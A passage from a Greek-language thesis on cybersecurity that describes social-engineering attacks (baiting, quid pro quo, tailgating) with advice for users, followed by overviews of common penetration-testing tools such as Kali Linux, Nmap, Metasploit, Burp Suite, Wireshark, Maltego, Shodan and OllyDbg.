Ένα κλασικό παράδειγμα είναι ένα σενάριο επίθεσης στο οποίο οι επιτιθέμενοι χρησιμοποιούν ένα κακόβουλο αρχείο που συγκαλύπτεται ως ενημέρωση λογισμικού ή ως γενικό λογισμικό. Ένας επιτιθέμενος μπορεί επίσης να εκδηλώσει μια επίθεση δολώματος στον φυσικό κόσμο, για παράδειγμα διαδίδοντας μολυσμένα USB sticks στο χώρο στάθμευσης ενός οργανισμού-στόχου και περιμένοντας κάποιο μέλος από το προσωπικό να το τοποθετήσει σε έναν εταιρικό υπολογιστή.

Το κακόβουλο λογισμικό που είναι εγκατεστημένο στα USB sticks θα θέσει σε κίνδυνο τους υπολογιστές αποκτώντας τον πλήρη έλεγχό τους.

Μια επίθεση Quid Pro Quo (επίθεση «κάτι για κάτι») είναι μια παραλλαγή του δολώματος και η διαφορά είναι πως αντί να δολώνει ένα στόχο με την υπόσχεση ενός προϊόντος, μια επίθεση Quid Pro Quo υπόσχεται μια υπηρεσία ή ένα όφελος που βασίζεται στην εκτέλεση μιας συγκεκριμένης ενέργειας.

Σε ένα σενάριο επίθεσης Quid Pro Quo, ο χάκερ προσφέρει μια υπηρεσία ή όφελος σε αντάλλαγμα για πληροφορίες ή πρόσβαση στα συστήματα του θύματος.

Η πιο συνηθισμένη επίθεση quid pro quo συμβαίνει όταν ένας χάκερ μιμείται έναν υπάλληλο πληροφορικής σε έναν μεγάλο οργανισμό. Αυτός ο χάκερ επιχειρεί να επικοινωνήσει μέσω τηλεφώνου με τους υπαλλήλους του οργανισμού-στόχου και στη συνέχεια τους προσφέρει κάποιο είδος αναβάθμισης ή εγκατάστασης λογισμικού.

Μπορούν να ζητήσουν από τα θύματα να διευκολύνουν τη λειτουργία απενεργοποιώντας προσωρινά το αντιικό λογισμικό (AntiVirus) για να εγκαταστήσουν την κακόβουλη εφαρμογή.

2.10.6. Κουβάλημα Στη Ράχη (Tailgating)

Η επίθεση tailgating, γνωστή και ως "κουβάλημα στη ράχη" (piggybacking), περιλαμβάνει έναν εισβολέα που επιδιώκει την είσοδο σε μια περιορισμένη περιοχή για την οποία δεν διαθέτει τη σωστή πιστοποίηση ταυτότητας.

Ο επιτιθέμενος μπορεί απλώς να περπατήσει πίσω από ένα άτομο που έχει εξουσιοδότηση για πρόσβαση στην περιοχή. Σε ένα τυπικό σενάριο επίθεσης, ένα άτομο πλαστοπροσωπεί έναν οδηγό αποστολής ή έναν επιστάτη ο οποίος είναι φορτωμένος με δέματα και περιμένει ένας υπάλληλος να ανοίξει την πόρτα του.

Ο επιτιθέμενος ζητά από τον υπάλληλο να κρατήσει την πόρτα, παραβιάζοντας τα μέτρα ασφαλείας στη θέση του υπαλλήλου. (δηλ. Τον ηλεκτρονικό έλεγχο πρόσβασης)

[Σ.49]

2.10.7. Προτάσεις

Οι χάκερς που ασχολούνται με επιθέσεις κοινωνικής μηχανικής εκμεταλλεύονται την ανθρώπινη ψυχολογία και την περιέργεια για να υφαρπάξουν τις πληροφορίες των στόχων τους. Έτσι, εναπόκειται στους χρήστες και τους εργαζόμενους να αντιμετωπίσουν τέτοιου είδους επιθέσεις.

Ακολουθούν μερικές συμβουλές σχετικά με τον τρόπο με τον οποίο οι χρήστες μπορούν να αποφύγουν τα προγράμματα κοινωνικής μηχανικής:

- Δεν πρέπει να ανοίγουμε μηνύματα ηλεκτρονικού ταχυδρομείου από μη αξιόπιστες πηγές. Να φροντίσουμε να επικοινωνήσουμε με έναν φίλο ή μέλος της οικογένειας αυτοπροσώπως ή μέσω τηλεφώνου, εάν λάβουμε ένα μήνυμα ηλεκτρονικού ταχυδρομείου που φαίνεται να μην είναι αυτός, με οποιονδήποτε τρόπο.

- Προσφορές που δείχνουν πολύ καλές για να είναι αληθινές, πιθανώς είναι ψεύτικες.

- Κλείδωμα του φορητού υπολογιστή σας κάθε φορά που βρίσκεστε μακριά από το σταθμό εργασίας μας.

- Να αγοράσουμε λογισμικό προστασίας από ιούς. Καμία λύση AntiVirus δεν μπορεί να μας υπερασπιστεί για κάθε απειλή που επιδιώκει να θέσει σε κίνδυνο τις πληροφορίες των χρηστών, αλλά μπορεί να βοηθήσει στην προστασία από κάποιους.

- Να διαβάσουμε την πολιτική απορρήτου της εταιρείας μας για να καταλάβουμε υπό ποιες συνθήκες μπορούμε ή πρέπει να αφήσουμε να εισέλθει ένας ξένος στο κτίριο.

[Σ.50]

Ποιον Και Τι Να Εμπιστευόμαστε

Οι επιθέσεις κοινωνικής μηχανικής περιορίζονται μόνο από τη φαντασία του εισβολέα. Αλλά, αυτό σημαίνει ότι η γνώση είναι το πανίσχυρο εργαλείο σας ενάντια στις εξελισσόμενες απειλές στον κυβερνοχώρο. Δεν χρειάζεται να γίνουμε παρανοϊκοί, αλλά εάν κάτι online μας φανεί πολύ καλό για να είναι αληθινό, πρέπει να το ξανασκεφτούμε. Δεν θυμόμαστε την αποστολή ενός πακέτου ή την εγγραφή μας σε διαγωνισμό; Δεν πρέπει να κάνουμε κλικ στο σύνδεσμο "Παρακολουθήστε το πακέτο μου" ή στο "Συγχαρητήρια, είστε νικητής!".

Οι τακτικές του ψαρέματος και των δολωμάτων έχουν χρησιμοποιηθεί σε πρόσφατες ψεύτικες αγγελίες για απασχόληση που απευθύνονται σε πτυχιούχους που τελείωσαν πρόσφατα το κολλέγιο. Είτε βρισκόμαστε σε κοινωνικά μέσα, είτε κάνουμε αίτηση για δουλειά ή απλώς σερφάρουμε στο διαδίκτυο, να σκεφτόμαστε πάντα πριν κάνουμε κλικ, να πραγματοποιήσουμε την έρευνά μας και να

επισκεφθούμε τις τοποθεσίες HTTPS μέσω ασφαλούς μηχανής αναζήτησης, όχι μέσω ηλεκτρονικού ταχυδρομείου ή συνδέσμων μέσων κοινωνικής δικτύωσης.

[Σ.51]

2.11. ΣΥΜΠΕΡΑΣΜΑΤΑ

Οι επιθέσεις που είδαμε σε αυτό το κεφάλαιο είναι πολλές, αλλά είναι μόνο τα βασικά. Αυτό αποδεικνύεται αν ψάξει κάποιος στο Amazon για βιβλία πάνω σε επιθέσεις. Εκεί θα βρεί βιβλία που καταπιάνονται με τις βασικές επιθέσεις όπως καταπιανόμαστε σε αυτή την πτυχιακή, αλλά θα βρει και βιβλία ολόκληρα που αφορούν απλά μια υποκατηγορία σε μία από αυτές τις επιθέσεις. Και όταν μιλάμε για βιβλία εννοούμε βιβλία 400 και 500 σελίδων.

Ένα άλλο θέμα που θα πρέπει να τονίσουμε είναι ότι κάθε χρόνο βγαίνουν στην επιφάνεια νέες τεχνολογίες και νέες μέθοδοι για επιθέσεις. Επομένως, είναι σχεδόν αδύνατον να τις οργανώσουμε όλες σε κάποιες κατηγορίες.

Μία προσπάθεια κατηγοριοποίησης θα ήταν πχ με βάση την τεχνολογία στην οποία γίνεται η επίθεση, όπως για παράδειγμα επίθεση σε διαδικτυακές εφαρμογές, σε ασύρματες τεχνολογίες, σε διακομιστές και υπολογιστικά νέφη κλπ., βάση της οποίας δημιουργήσαμε και τα περιεχόμενα του 2ου κεφαλαίου. Ακόμη και αυτό όμως δεν θα ήταν ακριβές, γιατί και οι ίδιες οι τεχνολογίες αποτελούνται από πολλές κατηγορίες. Για παράδειγμα οι ασύρματες τεχνολογίες είναι WiFi, Bluetooth, δίκτυα κινητής τηλεφωνίας κλπ όπου κάθε μία έχει τις δικές της επιθέσεις. Ή το υπολογιστικό νέφος αποτελείται από διακομιστές που συγχρονίζονται με τρόπο που στο σύνολό τους μοιάζουν να είναι ένας διακομιστής με άπειρη μνήμη και υπολογιστική ισχύ. Επιθέσεις που πιθανόν κάνουν για διακομιστές ή για διαδικτυακές εφαρμογές κάνουν και για το υπολογιστικό νέφος.

Ένας άλλος τρόπος που θα μπορούσαμε ίσως να τις κατηγοριοποιήσουμε είναι με βάση τα εργαλεία που χρησιμοποιούμε. Και αυτό όμως θα ήταν εξοντωτικό γιατί

πολύ απλά υπάρχουν πολλοί και συνδυαστικοί ταυτόχρονα τρόποι να εκτελέσουμε την ίδια επίθεση. Π.χ. για την επίθεση XSS μπορούμε να σκεφτούμε κάτι έξυπνο και να την κάνουμε χειροκίνητα ή να χρησιμοποιήσουμε εργαλεία που βρίσκουν αυτόματα τα κενά ασφαλείας XSS τα οποία είναι πολλά και στο εμπόριο, αλλά και σαν ανοιχτού κώδικα.

Αν προσπαθήσουμε να τις κατηγοριοποιήσουμε με βάση τον βαθμό δυσκολίας και πάλι εξαρτάται από την εμπειρία του hacker, από τα διαθέσιμα εργαλεία και από την χρονολογία στην οποία βρισκόμαστε. Π.χ. πριν κάποια χρόνια που δεν υπήρχαν διαθέσιμα προς όλους τόσα εργαλεία και ο καθένας έπρεπε να ξέρει τα πάντα σε μια τεχνολογία και να δημιουργήσει δικά του εργαλεία, ο βαθμός δυσκολίας σχεδόν για όλες τις επιθέσεις ήταν τεράστιος.

Αν προσπαθήσουμε να τις κατηγοριοποιήσουμε με βάση τη ζημιά που προκαλούν εξαρτάται από την εμπειρία του hacker και από την ετοιμότητα της εταιρίας που γίνεται η επίθεση. Αν ένας hacker ανακαλύψει ότι μία εφαρμογή σε κάποιον διακομιστή τρέχει με προκαθορισμένους κωδικούς και αποκτήσει πρόσβαση διαχειριστή, δεν θα έχει διαφορά στη ζημιά που μπορεί να προκαλέσει απ’ ότι να έμπαινε εκμεταλλευόμενος κάποιο δύσκολο SQL Injection.

Από τα παραπάνω καταλαβαίνουμε ότι οι πιθανότητες με το hacking και τις επιθέσεις είναι ατελείωτες λόγω συνεχών αλλαγών και εξελίξεων στις τεχνολογίες, και λόγω των πολλών συνδυασμών και πιθανών σεναρίων που μπορούμε να σκεφτούμε για να εκμεταλλευτούμε ένα σύστημα. Με λίγα λόγια, οι γνώσεις σε συνδυασμό με τη δημιουργικότητα που χρειάζονται στον τομέα του hacking είναι ατελείωτες και γι’ αυτόν τον λόγο πολλοί λένε ότι το hacking είναι τέχνη.

Στο επόμενο κεφάλαιο θα δούμε τα βασικά εργαλεία, που χρησιμοποιεί συνήθως ένας Penetration Tester, προκειμένου να εκτελέσει πολλές από αυτές τις επιθέσεις, καθώς και ορισμένα παραδείγματα των επιθέσεων αυτών στην πράξη.

3. ΠΑΡΑΔΕΙΓΜΑΤΑ ΕΠΙΘΕΣΕΩΝ

3.1. ΧΡΗΣΙΜΑ ΕΡΓΑΛΕΙΑ

3.1.1. Kali Linux

Το Kali Linux είναι μια διανομή βασισμένη στο Debian. Η διανομή δημιουργήθηκε με κύριο σκοπό τη χρήση σε δοκιμές διείσδυσης. Συντηρείται και χρηματοδοτείται από την Offensive Security.

Προήλθε από την ομάδα που είχε δημιουργήσει το BackTrack Linux. Η ομάδα επέλεξε να του δώσει το όνομα της ινδικής θεότητας Κάλι.

Η διανομή σχεδιάστηκε από την αρχή. Αυτό τους έδωσε την ελευθερία να εγκαταλείψουν το Ubuntu και να επιλέξουν το Debian σαν βασική διανομή, στην οποία στηρίζονται πλέον (αυτή τη στιγμή στηρίζεται στο Debian Wheezy).

Εκτός από μερικές διαδρομές, που άλλαξαν λόγω των προδιαγραφών του Filesystem Hierarchy Standard, οι χρήστες του BackTrack δεν θα έχουν να αντιμετωπίσουν πολύ διαφορετικό περιβάλλον.

Περιέχει πολλά εργαλεία για δοκιμές διείσδυσης σε δίκτυα και διατίθεται δωρεάν.

[Σ.52]

3.1.2. Metasploitable Linux

Το Metasploitable είναι μια σκόπιμα ευάλωτη εικονική μηχανή τύπου Linux. Αυτή η εικονική μηχανή μπορεί να χρησιμοποιηθεί για να κάνουμε εξάσκηση στο κομμάτι του cybersecurity, να δοκιμάσουμε εργαλεία για cybersecurity, και να εξασκηθούμε σε κοινές πρακτικές δοκιμών διείσδυσης. Το προκαθορισμένο όνομα χρήστη και κωδικός είναι: msfadmin:msfadmin. Δεν πρέπει ποτέ να εκθέτουμε αυτή την εικονική μηχανή σε κάποιο μη έμπιστο δίκτυο.

[Σ.53]

3.1.3. Windows 7

Τα Windows 7 θα τα χρησιμοποιήσουμε, για να δείξουμε σε βάθος πώς οι χάκερς βρίσκουν κενά ασφαλείας και τα εκμεταλλεύονται.

3.1.4. SQLmap

Το sqlmap είναι ένα εργαλείο δοκιμής διείσδυσης ανοιχτού κώδικα που αυτοματοποιεί τη διαδικασία ανίχνευσης και κατάχρησης ελαττωμάτων ενσωμάτωσης SQL και την ανάληψη διακομιστών βάσης δεδομένων.

[Σ.54]

3.1.5. Burp Suite

Το Burp ή το Burp Suite είναι ένα εργαλείο για τον έλεγχο της ασφάλειας διαδικτυακών εφαρμογών. Το εργαλείο είναι γραμμένο σε Java και αναπτύχθηκε από την PortSwigger Security.

Το εργαλείο διαθέτει δύο εκδόσεις: μια δωρεάν έκδοση που μπορεί να φορτωθεί δωρεάν (Free Edition) και μια πλήρη έκδοση που μπορεί να αγοραστεί μετά από μια δοκιμαστική περίοδο (Professional Edition). Η δωρεάν έκδοση έχει σημαντικά μειωμένη λειτουργικότητα. Αναπτύχθηκε για να παρέχει μια ολοκληρωμένη λύση για ελέγχους ασφαλείας διαδικτυακών εφαρμογών. Εκτός από τις βασικές λειτουργίες, όπως το διακομιστή μεσολάβησης, τον σαρωτή και τον εισβολέα, το εργαλείο περιέχει επίσης πιο προηγμένες επιλογές, όπως αράχνη, επαναλήπτη, αποκωδικοποιητή, συγκριτή, επέκταση και διαδοχέα (sequencer).

[Σ.55]

3.1.6. Nmap

Το Nmap ("Network Mapper") είναι ένα βοηθητικό πρόγραμμα το οποίο διατίθεται δωρεάν και ανοικτού κώδικα για ανίχνευση δικτύων και ελέγχους ασφαλείας. Πολλοί διαχειριστές δικτύων και συστημάτων το θεωρούν επίσης χρήσιμο για εργασίες όπως απογραφή δικτύων, διαχείριση αναβαθμίσεων υπηρεσιών και παρακολούθηση χρόνου λειτουργίας του κεντρικού υπολογιστή ή των υπηρεσιών.

Το Nmap χρησιμοποιεί πρωτογενή πακέτα IP με νέους τρόπους για να καθορίσει ποιοι κεντρικοί υπολογιστές είναι διαθέσιμοι στο δίκτυο, ποιες υπηρεσίες (όνομα και έκδοση εφαρμογών) προσφέρουν, ποια λειτουργικά συστήματα (και εκδόσεις λειτουργικών συστημάτων) εκτελούν, ποιο είδος φίλτρων πακέτων / τείχη προστασίας χρησιμοποιούνται και δεκάδες άλλα χαρακτηριστικά. Σχεδιάστηκε για γρήγορη σάρωση μεγάλων δικτύων, αλλά λειτουργεί καλά και στη σάρωση μεμονωμένων κεντρικών υπολογιστών. Το Nmap λειτουργεί σε όλα τα μεγάλα λειτουργικά συστήματα υπολογιστών και τα επίσημα δυαδικά πακέτα είναι διαθέσιμα για Linux, Windows και Mac OS X. Εκτός από το κλασικό εκτελέσιμο αρχείο γραμμής εντολών Nmap, η σουίτα Nmap περιλαμβάνει ένα προηγμένο GUI και πρόγραμμα προβολής αποτελεσμάτων (Zenmap), ένα εργαλείο για τη σύγκριση αποτελεσμάτων σάρωσης (Ndiff) και ένα εργαλείο για τη δημιουργία πακέτων και την ανάλυση απόκρισης (Nping).

[Σ.56]

3.1.7. Metasploit

Το Metasploit Framework είναι μια πλατφόρμα δοκιμής διείσδυσης που βασίζεται σε Ruby, η οποία μας επιτρέπει να γράφουμε, να δοκιμάζουμε και να εκτελούμε κώδικα exploit. Το Metasploit Framework περιέχει μια σειρά εργαλείων που μπορούμε να χρησιμοποιήσουμε για να ελέγξουμε τα τρωτά σημεία ασφαλείας, να απαριθμήσουμε δίκτυα, να εκτελέσουμε επιθέσεις και να αποφύγουμε την ανίχνευση. Στον πυρήνα του, το Metasploit Framework είναι μια

συλλογή από κοινά χρησιμοποιούμενα εργαλεία που παρέχουν ένα ολοκληρωμένο περιβάλλον για δοκιμές διείσδυσης και ανάπτυξη exploits.

[Σ.57]

3.1.8. SearchSploit – ExploitDB

Η βάση δεδομένων Exploit είναι το απόλυτο αρχείο των δημόσιων καταχρήσεων και του αντίστοιχου ευάλωτου λογισμικού που αναπτύχθηκε για χρήση από τους δοκιμαστές διείσδυσης και τους ερευνητές τρωτότητας. Σκοπός του είναι να χρησιμεύσει ως η πιο ολοκληρωμένη συλλογή των καταχρήσεων που συγκεντρώνονται μέσω άμεσων υποβολών, λιστών αλληλογραφίας και άλλων δημόσιων πηγών και να τις παρουσιάσει σε μια ελεύθερη διαθέσιμη και εύχρηστη βάση δεδομένων. Το Exploit Database είναι ένα αποθετήριο για καταχρήσεις και αποδείξεις εννοιών (POC Proof Of Concepts) και όχι για συμβουλές, καθιστώντας το ένα πολύτιμο πόρο για όσους χρειάζονται δεδομένα που μπορούν να ενεργοποιηθούν αμέσως.

Περιλαμβανόμενο στο αποθετήριο Exploit Database στο GitHub είναι το "searchsploit", ένα εργαλείο αναζήτησης γραμμής εντολών για το Exploit-DB που μας επιτρέπει επίσης να πάρουμε μαζί μας ένα αντίγραφο του Exploit Database, όπου κι αν πάμε. Το SearchSploit μάς δίνει τη δυνατότητα να πραγματοποιούμε λεπτομερείς αναζητήσεις εκτός σύνδεσης μέσω του τοπικά ελεγμένου αντιγράφου του αποθετηρίου. Αυτή η δυνατότητα είναι ιδιαίτερα χρήσιμη για εκτιμήσεις ασφαλείας σε διαχωρισμένα ή αερομεταφερόμενα δίκτυα χωρίς πρόσβαση στο Διαδίκτυο.

[Σ.58], [Σ.59]

3.1.9. Wireshark

Το Wireshark είναι ο πρωτοποριακός και ευρέως χρησιμοποιούμενος αναλυτής πρωτοκόλλου δικτύου στον κόσμο. Μας επιτρέπει να δούμε τι συμβαίνει

στο δίκτυό μας σε μικροσκοπικό επίπεδο και είναι το de facto (πρακτικό/πραγματικό) και συχνά de jure (νόμιμο/δίκαιο) πρότυπο σε πολλές εμπορικές και μη κερδοσκοπικές επιχειρήσεις, κυβερνητικές υπηρεσίες και εκπαιδευτικά ιδρύματα. Η ανάπτυξη του Wireshark ευδοκιμεί χάρη στις εθελοντικές συνεισφορές των εμπειρογνωμόνων δικτύωσης ανά τον κόσμο και αποτελεί συνέχεια ενός σχεδίου που ξεκίνησε ο Gerald Combs το 1998.

Το Wireshark διαθέτει ένα πλούσιο σύνολο χαρακτηριστικών το οποίο περιλαμβάνει τα εξής:

- Βαθιά επιθεώρηση εκατοντάδων πρωτοκόλλων, με περισσότερα να προστίθενται συνεχώς

- Ζωντανή σύλληψη και ανάλυση εκτός σύνδεσης

- Πρότυπο πρόγραμμα περιήγησης πακέτων τριών παραθύρων

- Πολλαπλών πλατφορμών: Λειτουργεί σε Windows, Linux, macOS, Solaris, FreeBSD, NetBSD και πολλά άλλα

- Τα δεδομένα δικτύου που έχουν ληφθεί μπορούν να αναζητηθούν μέσω ενός GUI ή μέσω του βοηθητικού προγράμματος TShark TTY

- Τα πιο δυνατά φίλτρα εμφάνισης στον κλάδο

- Πλούσια ανάλυση VoIP

- Ανάγνωση / εγγραφή πολλών διαφορετικών μορφών αρχείων λήψης: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (συμπιεσμένα και ασυμπίεστα), Sniffer® Pro και NetXray®, , NetScreen snoop, Novell LANalyzer, αναλυτής RADCOM WAN / LAN, Shomiti / Finisar Surveyor, Tektronix K12xx, οπτικά δίκτυα Visual UpTime, WildPackets EtherPeek / TokenPeek / AiroPeek και πολλά άλλα

- Τα αρχεία που έχουν συμπιεστεί με gzip μπορούν να αποσυμπιεστούν σε πραγματικό χρόνο.

- Τα ζωντανά δεδομένα μπορούν να διαβαστούν από Ethernet, IEEE 802.11, PPP / HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI και άλλα (ανάλογα με την πλατφόρμα σας)

- Υποστήριξη αποκρυπτογράφησης για πολλά πρωτόκολλα, όπως IPsec, ISAKMP, Kerberos, SNMPv3, SSL / TLS, WEP και WPA / WPA2

- Οι κανόνες χρωματισμού μπορούν να εφαρμοστούν στη λίστα πακέτων για γρήγορη, διαισθητική ανάλυση

- Η έξοδος μπορεί να εξαχθεί σε XML, PostScript®, CSV ή απλό κείμενο

[Σ.60]

3.1.10. Ettercap

Το Ettercap είναι μια σουίτα για επιθέσεις Man In The Middle σε δίκτυα LAN. Διαθέτει sniffing ζωντανών συνδέσεων, φιλτράρισμα περιεχομένου εν κινήσει και πολλά άλλα ενδιαφέροντα κόλπα. Υποστηρίζει ενεργή και παθητική ανατομή πολλών πρωτοκόλλων (ακόμη και κρυπτογραφημένα) και περιλαμβάνει πολλά χαρακτηριστικά για ανάλυση δικτύων και κεντρικών υπολογιστών.

[Σ.61]

3.1.11. SEtoolkit

Το Social-Engineer Toolkit (SET) δημιουργήθηκε και γράφτηκε από τον

ιδρυτή τού TrustedSec.

Πρόκειται για ένα εργαλείο Python ανοιχτού κώδικα που στοχεύει στις δοκιμές διείσδυσης γύρω από την κοινωνική μηχανική.

Έχει παρουσιαστεί σε μεγάλης κλίμακας συνέδρια όπως Blackhat, DerbyCon, Defcon και ShmooCon. Με περισσότερα από δύο εκατομμύρια downloads, είναι το πρότυπο για δοκιμές διείσδυσης στον τομέα του social engineering και υποστηρίζεται σε μεγάλο βαθμό από την κοινότητα ασφάλειας.

Έχει πάνω από 2 εκατομμύρια λήψεις και αποσκοπεί στη μόχλευση προηγμένων τεχνολογικών επιθέσεων σε περιβάλλον τύπου κοινωνικής-μηχανικής. Η TrustedSec πιστεύει ότι η κοινωνική μηχανική είναι μία από τις πιο δύσκολες επιθέσεις από τις οποίες μπορούμε να προστατευτούμε και τώρα είναι μία από τις πιο διαδεδομένες. Το setoolkit έχει συμπεριληφθεί σε πολλά βιβλία μεταξύ των οποίων και το το νούμερο ένα best seller στα βιβλία ασφαλείας για 12 μήνες από την κυκλοφορία του, το "Metasploit: The Penetrations Tester's Guide", που γράφτηκε από τον ιδρυτή του TrustedSec και τους Devon Kearns, Jim O'Gorman και Μάτι Αχαρονί.

[Σ.62]

3.1.12. Maltego CE

Τι είναι το Maltego CE;

Το Maltego CE είναι η έκδοση της κοινότητας (community edition) του Maltego που διατίθεται δωρεάν μετά από μια γρήγορη online εγγραφή. Το Maltego CE περιλαμβάνει το μεγαλύτερο μέρος της ίδιας λειτουργικότητας με την εμπορική έκδοση, ωστόσο έχει κάποιους περιορισμούς. Ο κύριος περιορισμός με την κοινοτική έκδοση είναι ότι η εφαρμογή δεν μπορεί να χρησιμοποιηθεί για εμπορικούς σκοπούς και υπάρχει επίσης ένας περιορισμός στον μέγιστο αριθμό οντοτήτων που μπορούν να επιστραφούν από ένα μόνο μετασχηματισμό. Στην

κοινοτική έκδοση του Maltego δεν υπάρχει η δυνατότητα εξαγωγής γραφημάτων που υπάρχει στις εμπορικές εκδόσεις.

Τι κάνει το Maltego;

Το επίκεντρο του Maltego αναλύει τις πραγματικές σχέσεις μεταξύ των πληροφοριών που είναι προσβάσιμες στο Διαδίκτυο. Αυτό περιλαμβάνει την αποτύπωση της υποδομής του Διαδικτύου καθώς και τη συλλογή πληροφοριών σχετικά με τους ανθρώπους και τον οργανισμό που κατέχουν.

Το Maltego μπορεί να χρησιμοποιηθεί για τον προσδιορισμό των σχέσεων μεταξύ των ακόλουθων οντοτήτων:

- Ανθρώπων.
- Ονομάτων.
- Διευθύνσεων ηλεκτρονικού ταχυδρομείου.
- Ψευδωνύμων.
- Ομάδων ατόμων (κοινωνικών δικτύων).
- Εταιρειών.
- Οργανισμών.
- Ιστοσελίδων.
- Της υποδομής του Διαδικτύου, όπως:
- Τομείς.
- Ονόματα DNS.
- Netblocks.
- Διευθύνσεις IP.
- Συνεταιρισμοί.
- Έγγραφα και αρχεία.

Οι συνδέσεις μεταξύ αυτών των πληροφοριών φαίνονται χρησιμοποιώντας τεχνικές ανοιχτής πηγής πληροφοριών (OSINT) με την αναζήτηση πηγών όπως οι εγγραφές DNS, οι εγγραφές whois, οι μηχανές αναζήτησης, τα κοινωνικά δίκτυα, τα διάφορα online API και η εξαγωγή μεταδεδομένων.

Το Maltego παρέχει αποτελέσματα σε ένα ευρύ φάσμα γραφικών μορφών που επιτρέπουν την ομαδοποίηση πληροφοριών που καθιστούν τις σχέσεις άμεσες και ακριβείς - αυτό καθιστά δυνατή την προβολή κρυφών συνδέσεων ακόμα και αν είναι χωρισμένες σε τρεις ή τέσσερις βαθμούς διαχωρισμού.

[Σ.63]

3.1.13. Shodan

Το Shodan είναι μια μηχανή αναζήτησης που επιτρέπει στον χρήστη χρησιμοποιώντας μια ποικιλία φίλτρων να βρει συγκεκριμένους τύπους υπολογιστών (κάμερες web, δρομολογητές, διακομιστές κ.λπ.) συνδεδεμένους στο διαδίκτυο. Ορισμένοι το έχουν επίσης περιγράψει ως μηχανή αναζήτησης των banner υπηρεσιών, τα οποία είναι μεταδεδομένα που στέλνει ο διακομιστής στον πελάτη. Αυτές μπορεί να είναι πληροφορίες σχετικά με το λογισμικό διακομιστή, ποιες επιλογές υποστηρίζει η υπηρεσία, ένα μήνυμα καλωσορίσματος κ.α. .

Το Shodan συλλέγει δεδομένα κυρίως σε διακομιστές ιστού (HTTP / HTTPS - θύρα 80, 8080, 443, 8443), καθώς και FTP (θύρα 21), SSH (θύρα 22), Telnet (θύρα 23), SNMP (θύρα 993), SIP (θύρα 5060), και πρωτόκολλο ροής πραγματικού χρόνου (RTSP, θύρα 554). Το τελευταίο μπορεί να χρησιμοποιηθεί για την πρόσβαση στις κάμερες web και τη ροή βίντεο.

Ξεκίνησε το 2009 από τον προγραμματιστή υπολογιστών John Matherly, ο οποίος, το 2003, συνέλαβε την ιδέα αναζήτησης συσκευών που συνδέονται με το Internet. Το όνομα Shodan είναι μια αναφορά στο SHODAN, ένας χαρακτήρας από τη σειρά παιχνιδιών βίντεο Shock.

Ο ιστότοπος ξεκίνησε σαν αγαπημένο project του Matherly, με βάση το γεγονός ότι μεγάλος αριθμός συσκευών και συστημάτων υπολογιστών συνδέονται με το Διαδίκτυο. Οι χρήστες του Shodan μπορούν να βρουν συστήματα που περιλαμβάνουν φανάρια, κάμερες ασφαλείας, οικιακά συστήματα θέρμανσης καθώς και συστήματα ελέγχου για υδάτινα πάρκα, βενζινάδικα, υδροηλεκτρικά,

ηλεκτρικά δίκτυα, πυρηνικούς σταθμούς και κυκλώματα επιτάχυνσης σωματιδίων.

Τα περισσότερα έχουν ελάχιστη ασφάλεια. Πολλές συσκευές χρησιμοποιούν ως όνομα χρήστη το "admin" και το "1234" ως κωδικό πρόσβασης και το μόνο λογισμικό που απαιτείται για να συνδεθούμε με αυτές είναι ένα πρόγραμμα περιήγησης ιστού.

[Σ.64]

3.1.14. OllyDbg

Το OllyDbg (ονομάστηκε από τον συγγραφέα του, Oleh Yuschuk) είναι ένα εργαλείο εντοπισμού σφαλμάτων x86 το οποίο δίνει έμφαση στην ανάλυση δυαδικού κώδικα, η οποία είναι χρήσιμη όταν ο πηγαίος κώδικας δεν είναι διαθέσιμος. Παρακολουθεί καταχωρητές, αναγνωρίζει διαδικασίες, API κλήσεις, διακόπτες, πίνακες, σταθερές και συμβολοσειρές και εντοπίζει ρουτίνες από αρχεία αντικειμένων και βιβλιοθήκες. Έχει ένα φιλικό προς το χρήστη περιβάλλον εργασίας, και η λειτουργικότητά του μπορεί να επεκταθεί από πρόσθετα τρίτων. Η έκδοση 1.10 είναι η τελική έκδοση 1.x. Η έκδοση 2.0 κυκλοφόρησε τον Ιούνιο του 2010 και το OllyDbg έχει ξαναγραφτεί από την αρχή σε αυτή την έκδοση. Το λογισμικό είναι δωρεάν, αλλά η άδεια χρήσης του shareware απαιτεί από τους χρήστες να κάνουν εγγραφή.

Το OllyDbg χρησιμοποιείται συχνά για την αντίστροφη μηχανική των προγραμμάτων. [3] Συχνά χρησιμοποιείται από crackers για να σπάσει το λογισμικό άλλων προγραμματιστών. Για το «σπάσιμο» προγραμμάτων και την αντίστροφη μηχανική, είναι συχνά το κύριο εργαλείο λόγω της ευκολίας χρήσης και διαθεσιμότητάς του. Οποιοδήποτε εκτελέσιμο αρχείο 32 bit μπορεί να χρησιμοποιηθεί από το πρόγραμμα εντοπισμού σφαλμάτων και να επεξεργαστεί σε bitcode / assembly σε πραγματικό χρόνο. Είναι επίσης χρήσιμο και για ανάλυση κακόβουλου λογισμικού ή για τους προγραμματιστές να διασφαλίζουν ότι το πρόγραμμά τους λειτουργεί όπως προέβλεψαν.

